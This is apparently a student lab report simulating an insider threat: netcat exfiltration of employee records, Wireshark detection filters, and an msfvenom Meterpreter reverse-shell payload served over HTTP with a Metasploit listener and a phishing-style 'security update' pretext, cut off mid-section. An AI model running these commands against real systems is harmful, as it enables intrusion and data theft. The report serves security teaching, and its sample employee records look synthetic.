

SECU8020 PROJECT

Simulating an Insider Threat and Post-Exploitation
Activities in a Controlled Corporate Network Using Ethical
Hacking Tools

Created By:

Miriam Agbaeze – 8970002

Okeychukwu Izueke – 8948548

Oluwatomisin Sanni – 8852068

Thompson Okoka – 8906150

Chris P. Ugochukwu – 8972222

Professor: Rohini A

April 15, 2025

Table of Contents

Abstract.....	3
Chapter 1: Introduction to Insider Threats and Penetration Testing Methodology	4
Chapter 2: Environment Setup and Threat Modeling.....	5
2.1 Insider Threat Detection: Network Architecture and Attack Flow.....	6
Chapter 3: Data Exfiltration with NetCat	7
3.1 Preparing to Receive Data	7
3.2 Exfiltrating the Data	8
3.3 Confirming the Received Data.....	8
Chapter 4: Network Monitoring and Discovery with Wireshark	9
Chapter 5: Gaining Access to Michael Raines' Computer	13
5.1 Scanning for Entry Points with Nmap.....	13
5.2 Creating and Hosting a Payload Using Msfvenom.....	13
5.3 Setting up the Listener Using Metasploit.....	15
5.4 Social Engineering Attack	17
5.5 Exploring the target device via Meterpreter Session.....	18
5.6 Maintaining Persistence on Target Device	21
Conclusion	23
References	24

Abstract

This project simulates a realistic insider threat scenario within a corporate network environment using ethical hacking tools. The goal is to demonstrate how a rogue employee can exfiltrate sensitive information and how the organization can detect and analyze this malicious behavior using network monitoring tools. The exercise follows the standard penetration testing methodology: reconnaissance, scanning, exploitation, and maintaining access. Tools like Netcat, Wireshark, Nmap, Metasploit, and Meterpreter were used within a controlled lab setup comprising three virtual machines. The findings and procedures herein contribute to understanding internal security breaches and the necessary monitoring and response mechanisms.

Chapter 1: Introduction to Insider Threats and Penetration Testing Methodology

Fortinet, a global cybersecurity company describes insider threat as a cyber attack carried out by an employee (current or former) of an organization that has authorized access to its networks or systems. The attack could be intentional, unintentional or malicious (Fortinet, 2025).

Insider threats remain one of the most difficult challenges in computer security due to the built-in trust and access granted to internal users. They are increasingly costly for organizations and the Ponemon Institute's Cost of Insider Threats research found that this form of attack cost an average of \$11.45 Million in 2020 and \$15.4 Million in 2022 (Halock, 2023). In addition, 63% of insider threats result from employee negligence. While external attacks can be lessened with firewalls and access control lists, internal threats often circumvent these measures. This project aims to illustrate how an insider with legal/real and true access can become a vector for data exfiltration and how computer security professionals can detect and undo such threats.

The project is conducted in a controlled environment using the penetration testing lifecycle:

1. **Reconnaissance:** Gathering intelligence on the target.
2. **Scanning:** Identifying vulnerabilities and open ports.
3. **Exploitation:** Gaining access or executing payloads.
4. **Maintaining Access:** Establishing persistent control or data retrieval.
5. **Post-Exploitation and Covering Tracks:** Performing activities such as privilege escalation, data collection, and artifact removal to maintain stealth and control.

Chapter 2: Environment Setup and Threat Modeling

In this project, we are simulating a medium-sized organization, River Corp, where a recently employed IT staff, Michael Raines, was previously recruited by a rival competitor to access and exfiltrate sensitive information and proprietary project plans.

Having legitimate access grants Michael the ability to secretly collaborate with the external competition to establish an FTP communication channel to extract and exfiltrate files remotely. All these was done without initially alerting the River Corp's network monitoring systems.


After a couple of weeks, the cybersecurity team at River Corp observed that certain company secrets were known by their rivals and began to monitor their SIEM tools for unusual outbound communications. Their goal at this point was to trace the activities, identify what tools were used, and establish how the breach occurred. This scenario sets the stage for applying penetration testing methodologies to dissect each phase of the attack.

To simulate a real-world corporate environment, we will be using three virtual machines (VM):

1. VM-1 (Windows 11) – **192.168.192.131**: Represents the Rogue Employee, Michael Raines
2. VM-2 (Kali Linux) – **192.168.192.128**: Represents the River Corp's Cyber Security team
3. VM-3 (Metasploitable 2) – **192.168.192.129**: Acts as the external threat actor that receives exfiltrated files.

Insider Threat Simulation

2.1 Insider Threat Detection: Network Architecture and Attack Flow



This workflow outlines an insider threat attack where a rogue employee, Michael Raines, at River Corp Inc. on a Windows 11 workstation (192.168.192.131) exfiltrates sensitive data from the corporate network (192.168.192.0/24) to an external target receiver (Metasploitable 2 receiver - 192.168.192.129) via protocols like FTP, HTTP, or SMB, while evading detection by the security monitoring system of the Organization (Kali Linux, 192.168.192.128). The attack leverages social engineering (e.g., phishing) to gain initial access, establishes a reverse Meterpreter connection for persistence, and uses Wireshark on Kali to analyze network traffic for detection gaps. The workflow highlights both offensive tactics (data exfiltration) and defensive countermeasures (traffic monitoring).

Chapter 3: Data Exfiltration with NetCat

Michael Raines over the next couple of months as an employee and an insider threat exfiltrated sensitive files to the rival competitors. He used **Netcat**, a networking tool which has been given the nickname the “Swiss Army Knife” of networking because it supports file transfers, remote shell sessions, and port listening.

Often abbreviated as ‘nc’, Netcat is a versatile tool with remarkable flexibility and wide range of capabilities designed to read and write data across network connections using TCP or UDP protocols (LightNode, 2024). Since its development began in the 1990s, it was initially developed for network debugging and simple data transfer. However, the tool has become indispensable for security assessments and network administration due to its availability on multiple platforms. It is commonly used for stealth data exfiltration (Netcat, 2022).

3.1 Preparing to Receive Data

The external rival set up a listening port to receive the data being exfiltrated:




Figure 1: Listening Port established by external threat actor

nc -lvp 8080 > sensitive_data.txt

This command sets up a Netcat listener on port 8080. Any data that is sent to this port from a remote client will be received by Netcat, redirected and saved into a file named “sensitive_data.txt”

-l option listens for incoming connections

-v enables verbose output to provide more information about what is going on

-p 8080 specifies the port number Netcat should listen on

Insider Threat Simulation

3.2 Exfiltrating the Data

Michael, the rogue employee process to send sensitive data from his computer using Netcat.

```

Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows_11>cd desktop
C:\Users\Windows_11\Desktop>cd michael raines
C:\Users\Windows_11\Desktop\Michael Raines>cd corporate
C:\Users\Windows_11\Desktop\Michael Raines\Corporate>ncat 192.168.192.129 8080 < Employee_Records.txt
  
```

Figure 2: Exfiltrating Employee_Records data

ncat 192.168.192.129 8080 < employee_records.txt

Michael invokes ncat with this command and attaches the IP address of the remote computer ncat will attempt to via the designated port 8080. The employee_records.txt specifies the file in which its content will be exported.

3.3 Confirming the Received Data

Once this is complete, the external attacker confirms they have gotten the exfiltrated data on their network.

```

msfadmin@metasploitable:~$ cat sensitive_data.txt
EMP014 Philip Gray philipgray@rivercorp.ca 100.330.9232 Public librarian
Finance $86,463 686-15-9241 USCGC Lyons, FP0 AA 22493 2017-03-19
EMP015 Carla Collins carlacollins@rivercorp.ca 001-314-919-0586 M
Metallurgist IT $70,926 071-65-5591 1657 Ryan Street Suite 987, Grah
amshire, MD 32678 2016-09-27
EMP016 Jerry Christensen jerrychristensen@rivercorp.ca 494-808-3136x783
77 Product/process development scientist Support $105,392 812-03-1
525 349 Kennedy Pines Suite 685, Jacquelineview, KS 30718 2017-04-26
EMP017 Emily Newton emilynewton@rivercorp.ca +1-413-435-2408x240 A
udiological scientist Analytics $86,421 567-38-2069 09477 Peterson C
enter Suite 711, Vasquezshire, TX 07527 2017-11-05
EMP018 Justin Torres justintorres@rivercorp.ca 749.649.9091x334 C
eramics designer HR $78,221 161-31-2848 67974 Jesse Squares, Jac
quelinemouth, TX 31096 2019-10-07
EMP019 Lori Guerrero loriguerrero@rivercorp.ca (499)471-7464 Restaura
nt manager, fast food Analytics $63,396 553-64-7173 5940 Jeremy Spri
ng, Port Emilyview, AZ 99626 2018-03-31
EMP020 Matthew Moon matthewmoon@rivercorp.ca 512-567-4680x71545 C
ommercial art gallery manager IT $99,797 792-52-8432 876 Jacob Lake,
Garretttton, KY 72488 2017-06-30msfadmin@metasploitable:~$ ~
  
```

Figure 3: Confirming receipt of exfiltrated Employee_Records.txt data

Insider Threat Simulation

This demonstrates how, without outbound traffic monitoring, critical data can be exfiltrated using built-in tools.

Chapter 4: Network Monitoring and Discovery with Wireshark

Released in 1998, Wireshark is one of the most widely used packet sniffers in the world. It is an open-source network protocol analyzer that monitors traffic from network connections by doing three crucial things:

1. Packet Capturing – involves listening to a network connection and grabbing the entire stream of traffic all in real time.
2. Filtering – involves narrowing down the captured live traffic to the particular desired genre of information needed.
3. Visualization – places the user in the middle of network packets by allowing them to visualize entire conversations and network streams (CompTIA, 2020).




Figure 4: Applying Wireshark Display Filters

```
(tcp.len > 1000) || (http.request.method == "POST" && http.content_length > 5000) || (ftp-data) || (smb2.cmd == 5) || (tcp.port not in {80,443,25,53}) || (ssh || rdp) || (http.host contains "dropbox" || http.host contains "gmail.com")
```

These display filters on Wireshark are strategies to identify unusual network activities relating to data exfiltration and insider threats within River Corp's network.

After series of reports that rival organizations had knowledge of River Corp's internal process, an internal investigation by River Corp's Cyber Security (CS) team was launched to identify the root cause of the data breach. The CS team used Wireshark, a packet analyzer essential for monitoring and inspecting network traffic to monitor incoming and outgoing traffic from their network. The CS monitored suspected data exfiltration and insider threats on Wireshark using the following filters and strategies to identify unusual network activities:

1. `tcp.len > 1000`: checks if the TCP data length is greater than 1000 bytes to indicate larger data transfers happening over TCP.
2. `http.request.method == "POST" && http.content_length > 5000`: checks two things (1) if the HTTP request method is POST which is often used to send data to a server and (2) if the HTTP content length is greater than 5000 bytes.
3. `ftp-data`: checks any data in the FTP data channel to show packets contained in the file being transferred via FTP.
4. `smb2.cmd == 5`: checks for any file sharing in windows environments. `== 5` corresponds to SMB2_WRITE that identifies an operation that allows an external party to write to a shared file. This highlights file uploads or modifications over the network.
5. `tcp.port not in {80,443,25,53}`: checks to identify traffic using less common TCP ports which might be used by unusual applications or for tunnelling.
6. `ssh || rdp`: checks for traffic belonging to Secure Shell Protocol (port 22) and Remote Desktop Protocol (port 3389) to flag remote access attempts.
7. `(http.host contains "dropbox" || http.host contains "gmail.com")`: checks if the HTTP Host Header contains "dropbox", a popular cloud storage service or "gmail.com", Google's email service.

Insider Threat Simulation

A Wireshark network scan using the above display filters showed traffic traversing River Corp's network. The CS team studied each traffic and identified repeated TCP connections established between two IP addresses – **192.168.192.131** and **192.168.192.129**.




Figure 5: Wireshark Analysis of River Corp's network

Each packet was analyzed, and their contents inspected. Eventually, the CS team noticed sensitive contents being exfiltrated.

Insider Threat Simulation

Wireshark - Follow TCP Stream (tcp.stream eq 1) - eth0

Employee ID	Full Name	Email	Phone Number	Position	Department	Salary	SSN
EMP001	Allison Hill	allisonhill@rivercorp.ca	338-908-3863	Production assistant, radio			
Support	\$64,592	604-36-0107	654 Jason Track, Curtisfurt, MI	45583	2019-10-07		
EMP002	Monica Herrera	monicaherrera@rivercorp.ca	3413164752	Metallurgist	IT	\$	
86,048	364-27-4375	283 Steven Groves, Lake Mark, WI	07832	2019-03-01			
EMP003	Renee Morales	reneemorales@rivercorp.ca	(423)884-9696	Medical illustrator		H	
R	\$79,256	225-18-8349	22691 James Mountain, Tashatown, VA	15515	2024-05-26		
EMP004	Patricia Peterson	patriciapeterson@rivercorp.ca	148.932.5288x09570	Clinical r			
research	associate HR	\$63,434	372-40-3924	71822 Arroyo Expressway, Allisonchester, ND	99		
495	2018-09-08						
EMP005	Jennifer Powers	jenniferpowers@rivercorp.ca	9839301031	Ambulance person	S		
upport	\$61,395	881-43-1161	738 Jennifer Ports Suite 376, North Collin, MI	56020	2022-04-05		
EMP006	Nicholas Nunez	nicholasnunez@rivercorp.ca	262.473.1781x080	Chief Financial Officer	F		
inance	\$105,302	772-31-2725	60260 Baker Tunnel Suite 468, Mooreport, AR	76415	2024-06-28		
EMP007	Erik Williams	erikwilliams@rivercorp.ca	(191)361-9399	Archaeologist	IT	\$	
53,905	635-11-6869	3534 Anderson Rue Suite 751, South Christineshire, CA	70969	2018-11-22			
EMP008	Brandi Bailey	brandibailey@rivercorp.ca	+1-808-412-4118x244	Trade union research			
h officer	IT	\$78,657	216-92-5618	740 Cynthia Village Suite 005, Lake Tina, WA	5		
8413	2024-08-26						
EMP009	Kristina Rodriguez	kristinarodriguez@rivercorp.ca	5331586923	Designer,			
textile	HR	\$116,237	820-23-6756	3421 Brennan Walks Suite 337, Kevinbury, AK	87012	2	
018-07-21							
EMP010	Donald Jones	donaldjones@rivercorp.ca	294-019-6556x981	Musician	Finance	\$53,478	5
91-25-4174	88356 Stacy Isle Suite 148, Elizabethmouth, UT	39253	2024-09-11				
EMP011	Jason Bentley	jasonbentley@rivercorp.ca	+1-577-738-7214x895	Chief Financial Off			
icer	Finance	\$76,062	839-97-3849	20037 Stanley Roads, Lake Heather, MO	32480	2017-10-10	
EMP012	Abigail Potter	abigailpotter@rivercorp.ca	278.895.7986x872	Public relations officer	S		
upport	\$104,987	461-34-4051	734 Jones Heights Apt. 455, East Edwardfurt, FL	93092	2018-11-27		
EMP013	Jason Daniels	jasondaniels@rivercorp.ca	001-967-054-6688x93734	Press photographer			
HR	\$108,878	498-04-6372	272 Rebecca Ramp Apt. 162, Whiteview, MD	28243	2023-01-01		
EMP014	Philip Gray	philipgray@rivercorp.ca	100.330.9232	Public librarian	Finance	\$	
86,463	686-15-9241	USCGC Lyons, FPO AA 22493	2017-03-19				
EMP015	Carla Collins	carlacollins@rivercorp.ca	001-314-919-0586	Metallurgist	IT	\$	
70,926	071-65-5591	1657 Ryan Street Suite 987, Grahamshire, MD	32678	2016-09-27			
EMP016	Jerry Christensen	jerrychristensen@rivercorp.ca	494-808-3136x78377	Product/pr			
ocess development	scientist	Support	\$105,392	812-03-1525	349 Kennedy Pines Suite 685,		

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (3,522 bytes) Show as ASCII No delta times Stream 1

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back x Close Help

Breaking news US excludes sma... ENG US 12:02 12/04/2025

Figure 6: Contents of a monitored packet on River Corp's Network.

The content of the packets analyzed showed sensitive employee records of River Corp being exfiltrated to an external source. This discovery immediately flagged Incident Response Plans and triggered Breach Containment procedures. The packet was saved as evidence and the incident team.


Chapter 5: Gaining Access to Michael Raines' Computer

5.1 Scanning for Entry Points with Nmap

Once the source IP involved in data exfiltration was confirmed, the security team attempted to scan the insider's system using Nmap, a versatile network mapper used to identify live hosts and open ports.

nmap -sV 192.168.192.131

This command instructed the Nmap tool to scan the computer at the IP address 192.168.192.131 for open ports and -sV specifically tells Nmap to try and determine the service and version information for any open port it finds.



```
(root@kali)~[/home/kali]
# nmap -sV 192.168.192.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 12:03 EDT
Nmap scan report for 192.168.192.131
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
MAC Address: 00:0C:29:A8:DE:92 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.90 seconds

(root@kali)~[/home/kali]
```

Figure 7: Nmap Scan of Target IP Address

After this can, only 3 TCP ports were open, and they could not be exploited to gain access to the destination. This lack of access meant traditional intrusion routes were blocked, necessitating the deployment of an alternative approach involving social engineering or payload execution.

5.2 Creating and Hosting a Payload Using Msfvenom

After the Nmap scan revealed no open ports that could be exploited on Michael Raines' system, the cybersecurity team explored alternative ways to gain access without traditional network vulnerabilities. This led to the use of social engineering in combination with a

Insider Threat Simulation

custom reverse shell payload to simulate how attackers can bypass perimeter defenses by exploiting user behavior.

A reverse shell, also known as a remote shell or “connect-back shell,” takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer. The goal is to connect to a remote computer and redirect the input and output connections of the target system’s shell so the attacker can access it remotely. A reverse shell bypasses firewall restrictions because the connection is initiated outbound, which most firewalls allow (Imperva, 2025).

```
(root@kali)-[/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.192.128 LPORT=4444 -f psh-reflection > payload.ps1
ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 3184 bytes

(root@kali)-[/home/kali]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.192.131 - - [12/Apr/2025 11:38:19] "GET /payload.ps1 HTTP/1.1" 200 -
```

Figure 8: Creating and hosting an MSVenom Payload

The **MSFvenom** component of Metasploit allows you to generate shellcode, executables, and much more for use in exploits outside the Framework. It can generate shellcode in many languages, including C, Ruby, JavaScript, and even Visual Basic for Applications (Kennedy, O’Gorman, Kearns, & Aharoni, 2025).

windows/x64/meterpreter/reverse_tcp

This is the module we used to create a reverse shell payload in this project.

The reverse shell allowed the River Corp’s monitoring system to receive a connection from Michael Raines’ computer once the script is executed. The payload River Corp developed

Insider Threat Simulation

was saved into a file **‘payload.ps1’** using a stealth method (**psh-reflection method**) that can often evade detection on less-secure Windows configurations.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.192.128  
LPORT=4444 -f psh-reflection > payload.ps1
```

‘LHOST’ - is the IP address of River Corp’s CS team

‘LPORT’ - is the listener port

‘psh-reflection’ - format creates a PowerShell-compatible script

As soon as the payload was created, River Corp’s CS team set up a simple HTTP server using Python to deliver the payload.

```
python3 -m http.server 80
```

***To deliver the payload, a simple HTTP server
was spun up using Python***

5.3 Setting up the Listener Using Metasploit

To establish access to the target system, River Corp CS team leveraged Metasploit, one of the most versatile, open-source framework tools in cybersecurity that simplifies vulnerability and exploitation. Metasploit provides a collection of exploits, payloads, and helper tools useful to find weaknesses, exploit them and access target systems. Furthermore, the framework offers over 2000 pre-built modules for exploitation, post-exploitation and payload generation (Stealth Security, 2025).

Rapid7 describes a listener as a component that waits for an incoming connection from an exploited system. This means that if an executable payload has been delivered to the target host, and the intent is to establish a connection between Metasploit server and the exploited machine, a listener must be set up to wait for a connection from it (Rapid7, 2023). In this project, River Corp CS team set up the listener using Metasploit because they generated a

Insider Threat Simulation

reverse shell payload which by design requires them to be waiting to accept a connection from the target's (Michael Raines) computer.

```
(kali㉿kali)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.192.128
LHOST => 192.168.192.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options
Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.192.128 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
```

Packets: 4522 · Displayed: 11 (0.2%) · Dropped: 0 (0.0%) Profile: Default

Figure 9: Setting up a Metasploit Listener on River Corp Network

```
msfconsole
search type:exploit multi handler
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.192.128
set LPORT 4444
run
```

The Metasploit “multi/handler” is a special module designed to catch and manage connections from payloads like Meterpreter. It matches the payload settings like LHOST, LPORT, & PAYLOAD type to decode and interact with the incoming session.

Without this listener running and configured properly, the reverse shell would initiate a connection but there would be no system listening to receive it. This results in a dropped or refused connection.

This sets up a listener that waits for the reverse shell initiated by the PowerShell script.

5.4 Social Engineering Attack

Michael Raines was contacted under the pretense of a security update required by company policy to run the following command in PowerShell:

